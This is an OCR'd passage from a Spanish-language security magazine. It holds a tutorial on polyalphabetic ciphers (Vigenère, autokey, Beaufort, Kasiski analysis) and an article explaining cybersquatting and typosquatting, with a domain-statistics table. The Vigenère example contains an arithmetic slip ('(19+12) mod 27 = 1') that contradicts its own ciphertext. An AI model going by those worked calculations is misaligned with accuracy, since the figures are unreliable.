
Nos vemos en el próximo número.

SparK
http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org
arielrm@intrabytes.com

Criptografía clásica

Cifradores Polialfabéticos

En la segunda entrega de esta serie se explicó el cifrado del Cesar, un sistema que constaba tan solo con un alfabeto de cifrado el cual podía romperse fácilmente, bien por técnicas de estadísticas del lenguaje o por fuerza bruta. En esta nueva entrega veremos un sistema de cifrado similar al del Cesar, pero que utiliza varios alfabetos de cifrado, a fin de evitar tal debilidad de dicho sistema.



EL FUTURO, COMO SIEMPRE, EN LA CRIPTOGRAFÍA NOS DEPARA INSEGURIDAD, ES DECIR, HASTA QUE NO SEA IMPLEMENTADO EL SECRETO PERFECTO, HABRÁ PROBLEMAS DE SEGURIDAD

Introducción

Como hemos explicado anteriormente, este sistema utiliza dos o más alfabetos con los cuales cifrar el texto en claro con el fin de producir una distribución homogénea de las frecuencias y que dicho sistema no pueda romperse por técnicas del lenguaje. Es un sistema similar a los sistemas por homófonos, explicados en la anterior entrega.

La utilización de un alfabeto u otro dependerá de unos criterios que solo el emisor y el destinatario conocerán. Un ejemplo puede ser utilizan el primer alfabeto para los pares y el segundo para los impares, hacer grupos de cierto número caracteres e ir cifrándolos primero con un alfabeto y después con los siguientes, etc.


Cifrador de Vigenère

Este sistema es exactamente igual al sistema del Cesar, con la diferencia de que el alfabeto de cifrado viene dado por una clave que se escribe cíclicamente en toda la longitud del mensaje, y que por lo tanto, el sistema tendrá una periocidad igual a la longitud de dicha clave, como veremos a continuación.

Teniendo los siguientes datos:

M = CRIPTOGRAFIA CLASICA
K= CLAVE

C	R	I	P	T	O	G	R	A	F	I	A	C	L	A	S	I	C	A
C	L	A	V	E	C	L	A	V	E	C	L	A	V	E	C	L	A	V



Se puede observar que la clave se va repitiendo una y otra vez, lo cual nos genera una periocidad de 5, es decir, cada 5 caracteres la clave se va repitiendo, lo cual no es lo más adecuado, porque si nos fijamos, existen dos A que con una diferencia entre ambas de 10 caracteres y que precisamente se cifran con el mismo carácter, lo cual en un texto más largo puede ser beneficioso para un posible atacante.

Finalmente, el texto se cifraría del siguiente modo:

El carácter C se cifra con el carácter C: (3+3) mod 27 = 6, es decir, el carácter F

El carácter R se cifra con el carácter L: (19+12) mod 27 =1, es decir, el carácter A

Finalmente obtendríamos el siguiente criptograma:

F	D	J	M	Y	R	R	S	W	K	L	M	D	H	F	V	T	D	W

En este tipo de sistema es importante utilizar una clave en la cual no se repitan caracteres, ya que el número total de alfabetos de cifrado vendrá dado por el total de caracteres sin duplicar que se encuentren en dicha clave.

Se dispone además de una tabla, llamada "Tabla de Vigenère" la cual permite cifrar cualquier texto con cualquier clave, al igual que el proceso de descifrado conociendo dicha clave.

Este sistema emplea las siguientes ecuaciones para cifrar y descifrar el mensaje:

C = (M(i) + K(i)) mod N

M = (C(i) – K(i)) mod N

Siendo M(i) un carácter del mensaje en claro, K(i) un carácter de la clave, C(i) un carácter del criptograma y N el número de caracteres empleados en el alfabeto utilizado

Cifrador de Autoclave

una variante del cifrador de Vigenère, el cual utiliza para la clave el propio mensaje en claro, anteponiendo a dicho mensaje una clave denominada primaria y que resulta imprescindible para descifrar el mensaje. Para el ejemplo anterior resultaría del siguiente modo:

C	R	I	P	T	O	G	R	A	F	I	A	C	L	A	S	I	C	A
C	L	A	V	E	C	R	I	P	T	O	G	R	A	F	I	A	C	L

Y nos daría como resultado el criptograma:

F	D	J	M	Y	R	Y	A	Q	Z	X	H	T	M	G	B	J	F	M

Para el descifrado del mensaje, se debería descifrar los N primeros caracteres del mensaje utilizando la clave, en el cual N es igual al número de caracteres de la clave. Posteriormente, se utilizaría la parte de mensaje descifrado como clave para seguir descifrando el mensaje, es decir:

Obtendríamos el fragmento "CRIPT" correspondiente a los 5 primeros caracteres del criptograma utilizando para ello una clave conocida, en este caso K = CLAVE.

Seguidamente, obtenemos los siguiente 5 caracteres, utilizando la parte del mensaje que ya conocemos: "CRIPT", que sería "OGRAF" y así sucesivamente hasta descifrar el mensaje al completo.

Cifrador de Beaufort

Este cifrador se trata de una variante simétrica del cifrador de Vigenère, lo cual quiere decir que usa la misma ecuación tanto para cifrar como descifrar.

Dicha ecuación es la siguiente:

E = (K(i) – M(i)) mod N

La cual empleada en el ejemplo utilizado hasta el momento, nos daría lo siguiente:

C	R	I	P	T	O	G	R	A	F	I	A	C	L	A	S	I	C	A
C	L	A	V	E	C	L	A	V	E	C	L	A	V	E	C	L	A	V

A	T	S	U	P	N	V	J	F	Z	U	L	Y	L	E	K	X	Y	F

Puede comprobarse que se cumple la simetría, utilizando la misma clave, el criptograma y la misma ecuación nos daría como resultado el texto en claro.

Criptoanálisis. Método de Kasiski

Al utilizar varios alfabetos de cifrado aumentará el número de combinaciones de forma proporcional al número de alfabetos utilizados e igualmente aumentará la entropía del sistema.

Si recordamos la segunda entrega de esta serie, se explicó que la distancia de unidad, o la cantidad mínima de texto que necesitamos para realizar un criptoanálisis se calculaba mediante la siguiente ecuación:

N = Log2(K) /D

Siendo K el número de caracteres empleados en el alfabeto y D la redundancia del lenguaje, para el español 3,4.

Lo cual nos daría como resultado 1,4 que si multiplicamos por el número total de alfabetos utilizados para cifrar, en el ejemplo de esta entrega serian 5, nos daría un mínimo de 7 caracteres.

Sabiendo el número mínimo de texto que necesitamos ya se puede realizar un criptoanálisis, aunque siempre es conveniente contar con la mayor cantidad de texto cifrado posible.

Para un cifrador de Vigenère, en el cual la clave se repite cíclicamente por todo el mensaje y conociendo la longitud de la clave, se puede escribir el mensaje en una tabla de la siguiente forma:

K(1)	K(2)	K(3)	K(4)	K(5)
C(1)	C(2)	C(3)	C(4)	C(5)
C(6)	C(7)	C(8)	C(9)	C(10)
C(11)	C(12)	C(13)	C(14)	C(15)

Puede observarse, que los elementos de una misma columna se cifrarán con el mismo elemento de la clave, y por tanto puede considerarse como un cifrador monoalfabético, explicados en la segunda entrega de esta serie.

Esto es realmente importante, ya que varios caracteres iguales en la misma columna indican que son caracteres iguales en el texto en claro y que han sido cifrados con el mismo carácter.

La aparición de cadenas iguales, ya sean digramas, trigramas, etc. puede indicar que la separación entre ellas sea un múltiplo de la longitud de la clave, además el español resulta un lenguaje muy redundante y este podría ser un buen sistema para tener una idea sobre la supuesta longitud de dicha clave.

Una vez conocida la longitud de la clave, procedemos como se ha explicado anteriormente, y formamos columnas con los caracteres que se han cifrado con el mismo carácter de la clave.

Estas columnas se van a tratar como sub criptogramas monoalfabéticos, de tal modo que en todos ellos debe cumplirse las características del lenguaje, es decir, deben existir 4 caracteres con las mismas frecuencias que los A,E,O y S, que son los más frecuentes en el idioma español.

Además, la distancia entre los caracteres más frecuentes de los criptogramas deben cumplir igualmente las distancias entre ellas de los caracteres en el alfabeto en claro. Para que quede más claro veamos un ejemplo:

Obtenemos la siguiente tabla con las frecuencias de los 5 sub criptogramas: (ver imagen 1)

La anterior tabla se trata tan solo de un caso hipotético de un criptograma del cual sospechamos que cuya clave posee una longitud de 5 caracteres.

Si observamos, los su criptogramas C1,C2, C4 y C5 cumplen los criterios anteriormente comentados. En cambio el C3 posee una frecuencia en la A de 10 y en la C de 13, lo cual no cumple dicho criterio, y por lo tanto para nuestro análisis la suprimiremos y utilizaremos las otras 4.

Otro aspecto importante, es el sub criptograma C4, en el cual hemos marcado el 6 correspondiente a la W, esto es debido, porque aun existiendo frecuencias mayores, estas no cumplen las condiciones expuestas, y como 6 puede considerarse una frecuencia alta, utilizaremos esta considerando las otras más altas pura casualidad o provocadas por la naturaleza de cierta parte del texto.

Si tenemos en cuenta los 4 sub criptogramas y en vista a que cumplen perfectamente las condiciones, podríamos suponer lo siguiente:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	Ñ	O	P	Q	R	S	T	U	V	W	X	Y	Z
C1	**10**	2	4	6	**13**	1	2	1	3	0	0	7	3	7	0	**10**	2	1	6	**8**	3	5	1	0	0	1	0
C2	0	**10**	2	4	6	**13**	1	2	1	3	0	0	7	3	7	0	**10**	2	1	6	**8**	3	5	1	0	0	1
C3	**10**	2	**13**	4	6	1	2	3	1	0	0	7	3	**10**	7	0	2	1	6	**8**	3	5	1	0	0	1	0
C4	0	0	1	0	**10**	2	4	6	**13**	1	2	1	3	0	0	7	3	7	0	**10**	2	1	8	**6**	3	5	1
C5	2	1	6	**8**	3	5	1	0	0	1	0	**10**	2	4	6	**13**	1	2	1	3	0	0	7	3	7	0	**10**

Imagen 1

C1 – AEOS (caracteres marcados), por lo tanto, el primer carácter de la clave podría ser la A
C2 – BFPT – Segundo carácter de la clave: B
C4 – EISW – Cuarto Carácter de la clave: E
C5 – DLOZ – Quinto carácter de la clave: D

Es importante señalar que esto se trata de una posible clave, se podrían probar combinaciones de los 4 caracteres de cada uno de los sub criptogramas.


Obtenemos por tanto una clave: AB_ED del cual desconocemos el tercer carácter el cual podría deducirse en función al resto de letras o bien realizar un ataque por fuerza bruta probando todas las combinaciones de ese carácter, en este caso 27.

TheBlooD



Los ciber-okupas asaltan la red

Imagina que deseas registrar tu empresa en la red comprando un dominio y te encuentras con que el nombre ya está reservado pero que al intentar acceder a dicha web no existe ninguna empresa sino simplemente un cartel de venta. O peor aún, imagina que a los pocos días de proceder a una compra aparentemente exitosa recibes un email diciéndote que otra empresa se te ha adelantado. Puede que estés siendo víctima de un "ataque" de cybersquatting, los nuevos ciber-ocupas de la red.





Cuando nuestro ordenador se conecta a la red queda perfectamente identificado y reconocido mediante un número asignado conocido como dirección IP, formada por cuatro bloques numéricos de hasta tres números cada uno (por ejemplo 194.04.13.245). Debido a que el ser humano tiene grandes dificultades para recordar cifras de más de seis números, se diseñó un sistema que sustituyó la difícil tarea de memorizar una dirección IP por el concepto del nombre dominio, una forma de identificar un IP concreta con una palabra o frase que facilitara su memorización.

Los nombres de dominio son exclusivos e inequívocos, de modo que no pueden existir dos nombres de dominio idénticos. Debido a su creciente importancia y facilidad para ser recordados, estos comenzaron a ser utilizados como identificadores comerciales, en muchos casos, sustituyendo a las propias marcas.

Con el tiempo, la utilización de los nombres de dominio como identificadores comerciales se ha ido incrementando, a medida que el potencial comercial de Internet ha evolucionado. Como consecuencia más directa, el valor económico de los dominios ha ido subiendo de forma progresiva, por ser éstos cada vez más codiciados por las empresas o, dicho de otro modo, la ley la oferta y la demanda.

Y es que normalmente una empresa tratará de elegir como nombre de dominio aquel que identifique sus signos distintivos. Puede decirse que el nombre de dominio es el rótulo de un establecimiento virtual. Es la marca que llevan los productos en la Red o el nombre comercial. Y lógicamente, la empresa que tenga registrado esos signos distintivos en los Registros Oficiales (por ejemplo en la Oficina Española de Patentes y Marcas http://www.oepm.es) también estará interesada en registrar como nombre de dominio aquel que identifique sus signos distintivos, un nombre de dominio conocido o deducible de su nombre o marca que facilite su identificación en la Red, que haga más sencilla la búsqueda y darse a conocer.

Los problemas comenzaron en el momento en el que algunas personas y empresas intentaron registrar sus marcas como nombres de dominio infructuosamente ya que se encontraron con que estos ya habían sido registrados previamente, de forma sospechosamente calculada (cuando no malintencionada), por terceros con poco o ningún derecho sobre estas designaciones.

Nacía en aquel instante lo que algunos han llamado un nuevo modelo de negocio, pero que ha sido duramente criticado por otros que adivinan un sistema que vulnera sus derechos, un registro anticipado tanto de marcas como de nombres de dominio, efectuado por terceros, de mala fe, y que ha sido definido por la OMPI (Organización Mundial de la Propiedad Intelectual) con el nombre de "ciberocupación indebida", también conocido por su nombre original como cybersquatting.

Tonto el último

El término cybersquatting se originó de la palabra "squat" que en inglés significa ocupar ilegalmente sin el conocimiento o



El dominio eu ha sido víctima reciente de cybersquatting.

DailyChanges.com

Daily Changes by Name Intelligence, Whois by DomainTools.com

UPDATE Aug 26 2004: More information is being shown now, almost 10 times as much. Enjoy.

Changes are being tracked for (.COM, .NET, .ORG, .INFO, .BIZ, .US)
Today's Date 11/7/2007 4:01 PM PST


Status of domains on 11/7/2007

All	New	Deleted	Transfered	
109,856,881	**3,344,825**	**74,649**	**768,984**	Total Domains
79,472,275	3,154,924	59,050	628,165	.COM
10,550,553	163,985	7,802	78,939	.NET
6,262,049	10,262	2,077	24,440	.ORG
4,977,818	8,801	4,869	19,854	.INFO
1,878,156	3,278	603	11,797	.BIZ
1,353,841	2,775	248	5,789	.US

Top 333 most active Name Servers on 11/7/2007

Rank	Name Server	New	In	Out	Deleted	Gain	%G	All
1	DOMAINCONTROL.COM	39,582	375,148	-11,183	0	403,547	3.24%	12,442,760
2	IDITE-NA-HUI.COM	224,994	1,390	-188	0	226,196	92.17%	245,468
3	WEBSERVERGATOR.COM	205,477	14,566	-13,588	0	206,455	43.94%	469,869
4	REGISTRAR-FLY.COM	103,498	9,831	-6,977	0	106,352	44.39%	239,577
5	MYNAMESCENTER.COM	104,642	8,458	-7,174	0	105,926	43.50%	243,486
6	UNIXPARKING.COM	104,191	8,574	-6,940	0	105,815	44.46%	237,255
7	ALABAMANAMES.COM	104,453	7,758	-7,029	0	105,178	44.11%	238,462
8	RICACCOUNT.COM	104,151	7,491	-6,937	0	104,705	43.93%	238,346
9	DOTSPARKING.COM	103,464	8,171	-6,980	0	104,655	43.86%	238,632
10	INTRACOASTALWEBHOST.COM	103,989	7,506	-6,772	0	104,583	43.66%	239,379
11	DOMAINSPACE4YOU.COM	103,694	7,113	-6,897	0	103,918	43.79%	237,371
12	IDEALNAMESERVER.COM	102,898	7,855	-6,853	0	103,900	43.86%	236,893
13	NAMESERVERACCOUNT.COM	103,343	7,602	-7,098	0	103,847	43.40%	239,266
14	DOMAINICT.COM	103,435	7,301	-7,001	0	103,735	43.09%	236,354
15	ACTIVATEDHOST.COM	103,497	6,856	-6,915	0	103,438	42.20%	245,117
16	DEDICATEDWEBHOST.COM	103,461	6,867	-7,078	0	103,250	43.64%	236,595
17	EURO-NAMESERVER.COM	103,010	6,985	-6,814	0	103,181	43.98%	234,621
18	HOBARTIT.COM	103,076	7,158	-7,281	0	102,953	43.48%	236,802
19	PARKINGWAY.NET	102,715	7,089	-6,944	0	102,860	43.95%	234,054
20	SECUREHOSTINGSERVER.COM	102,562	7,083	-6,803	0	102,842	43.47%	236,571
21	FLEXIBLEPAGE.COM	103,290	6,837	-7,312	0	102,815	42.73%	240,607
22	THEDOMAINNAMESSERVER.NET	102,390	7,605	-7,278	0	102,717	43.78%	234,635
23	NICMADEEASY.COM	102,473	6,853	-7,017	0	102,509	43.57%	236,342
24	PARKINGFIND.NET	102,710	6,895	-7,141	0	102,464	43.70%	234,463
25	ORDERBOX-PARKING.COM	102,706	7,093	-7,447	0	102,352	43.08%	237,599
26	NAMERESOLVE.COM	102,807	7,102	-10,549	0	99,360	42.33%	234,734
27	CRONY.COM	92,151	308	-1,149	0	91,310	18.91%	482,825
28	COMNAMESERVICE.COM	41,526	2	-68	0	41,460	53.19%	77,950
29	VERYCURIOUS.NET	29,462	22	0	0	29,484	34.74%	84,873
30	TRELLIAN.COM	25,967	243	-553	0	25,657	10.05%	256,276
31	DOMAININVESTMENTSLLC.COM	17,104	37	-83	0	17,058	52.30%	32,617
32	NAME-SERVICES.COM	12,226	53,936	-24,782	-25,383	15,997	0.46%	3,503,336
33	EUROPEANSERVER.COM	4,524	9,935	-101	0	14,358	21.41%	67,051
34	FELART.NET	10,405	230	-458	0	10,177	13.46%	75,634
35	LIMERIGHT.NET	10,321	232	-496	0	10,057	13.26%	75,829
36	ALOOKUP.NET	10,298	214	-474	0	10,038	13.26%	75,676
37	NAMEARROW.NET	10,199	247	-471	0	9,975	13.26%	75,213
38	GREYNO2.NET	10,257	241	-532	0	9,966	13.22%	75,407
39	ROMORECOPPERPENNIES.NET	10,209	297	-497	0	9,949	13.30%	74,798
40	ANCIENTNAME.NET	10,084	233	-519	0	9,798	13.02%	75,272
41	HALFHANGER.NET	10,021	205	-468	0	9,758	13.03%	74,916
42	ONSAWARE.NET	10,023	228	-494	0	9,757	13.08%	74,599
43	ADVANCEDHOLDINGSLLC.COM	0	8,351	0	0	8,351	99.99%	8,352
44	ONSNAMESERVER.ORG	8,374	283	-2,109	0	6,548	0.76%	862,979
45	TRAFFICCLUB.COM	182	6,052	-720	0	5,514	2.25%	244,624
46	RENEWYOURNAME.NET	4,639	26	-560	0	4,105	5.03%	81,555
47	SMARTNAME.COM	32	4,253	-228	0	4,057	3.08%	131,664
48	WHITELABELPARKED.COM	3,712	47	-47	0	3,712	8.32%	44,623
49	BODIS.COM	169	3,944	-385	-44	3,684	4.92%	74,943
50	DSREDIRECTION.COM	3,225	5,002	-4,607	0	3,620	0.26%	1,408,504
51	DNSN.INFO	2,477	8	-24	0	2,461	18.09%	13,617
52	PARKINGSPA.COM	1,204	1,973	-791	0	2,386	2.97%	80,331
53	FASTPARK.NET	2,437	4,594	-4,688	0	2,343	0.60%	387,550
54	ONLINENIC.NET	121	2,584	-605	0	2,100	3.42%	58,053

DailyChanges ofrece información pública de los dominios nuevos registrados.



Godaddy nos permite registrar fácilmente dominios por un precio económico.

el permiso del dueño. Los cybersquatters son aquellos que registran con fines especulativos nombres de dominios similares a los de las páginas web oficiales de las organizaciones, a veces usando el nombre actual de la organización, o marca, con el objetivo de ganar dinero desviando a los clientes de estas grandes empresas hacia sus propias páginas web (que pueden o no ofrecer productos y servicios similares a los de la empresa buscada originalmente), y en algunos casos, tan sólo para dañar la reputación de estas compañías o individuos. Como dato a tener en cuenta, la OMPI ha publicado en sus estadísticas de 2006 que la ciberocupación ha llegado a un nivel similar al registrado en pleno "boom" de la burbuja tecnológica (2000), tras un incremento respecto al año anterior del 15%.


La publicidad que se coloca en estas páginas alternativas está siendo seguramente uno de los motores que impulsan a este tipo de iniciativas, lo que está generando considerables dividendos gracias al porcentaje significativo de tráfico web del que se beneficia, en gran parte debido al

LOS PROBLEMAS COMENZARON EN EL MOMENTO EN EL QUE ALGUNAS PERSONAS Y EMPRESAS INTENTARON REGISTRAR SUS MARCAS COMO NOMBRES DE DOMINIO INFRUCTUOSAMENTE

poder de atracción de las grandes empresas y a las fuertes inversiones que estas realizan en su promoción publicitarias en Internet.

El cybersquatter o ciberocupa se aprovecha de las lagunas legales que existen en este ámbito. En realidad se aprovechan del sistema de registros existente que no ha variado en los últimos años y que establece que el registro de nombres de dominio funciona por estricto orden de solicitud. El término que se utiliza en inglés es claro y contundente "first come, first serve rule", esto es, el primero que llega, registra el dominio, o lo que viene siendo en cristiano "tonto el último".

Así, los ciberocupas pueden registrar nombres de marcas, personalidades y empresas con las que no tienen ninguna relación, con el objetivo de venderlos luego a los titulares de dichos derechos a un precio mayor que el costo del registro, obteniendo de esta forma un beneficio económico que algunos traducen como una forma de extorsión al titular de la marca o nombre en cuestión, ya que algu-



nos prefieren pagar al responsable del registro malicioso una suma menor a la que implicaría un procedimiento legal.

Y es que registrar un nombre de dominio es sorprendentemente sencillo (especialmente en los dominios abiertos, como los .COM, .NET y .ORG) y económico. Se ha dado incluso el caso puntual de haber sido gratuito durante ciertos períodos de tiempo (como con el registro de los dominios ".ar" argentinos o el ".es" español). Esto es debido en parte a que los organismos encargados del registro de dominios genéricos de alto nivel gTLDs (como los .COM, .NET u .ORG) no realizan ningún examen previo para analizar si el dominio solicitado puede generar alguna controversia (en parte debido al carácter global que tiene Internet, un factor que complica las comprobaciones territoriales de los registros).

Cybersquatting y Typosquatting

Haciendo uso de herramientas automatizadas, el cybersquatters esperará el momento exacto en el que expire el nombre de dominio de una marca registrada popular, momento en el cual se abre al público como dominio a la venta. El cybersquatter entonces compra dicho dominio, no dando al dueño ninguna otra opción que la recompra a un precio más elevado (existen programas informáticos diseñados para registrar de forma automática nombres de dominio ya existentes, una vez que sus licencias han caducado). Si el anterior dueño del nombre de dominio no lo recompra, todavía pueden asegurarse un beneficio mientras que el nombre de dominio popular genere tráfico residual.

Para maximizar beneficios, los cybersquatters colocan muchas variantes de un nombre popular o de las marcas de fábrica de la marca registrada utilizando una técnica llamada typosquatting que se basa en la probabilidad de que un usuario tecleé erróneamente una dirección web.

El typosquatter (ocupante de un dominio similar topográficamente) registra direcciones web parecidas a importantes marcas o nombre fáciles de asociar a una empresa con el objeto de atrapar tráfico y vender ese espacio publicitario a compañías de la competencia de la primera o servicios relacionados.

Un typosquatting puede darse por ejemplo en una página como la de McDonalds (www.mcdonalds.com) en el caso de escribir por ejemplo la misma dirección pero omitiendo la última "s". En este caso lo normal sería que el navegador le marcara un error pero es aquí donde entra el typosquatter quien puede registrar la dirección www.mcdonald.com, una web trampa (con publicidad o cualquier otra cosa) en la que caerá más de uno. Lo mismo podría darse si pudiera registrar "gugel.com" captando las visitas de Google.

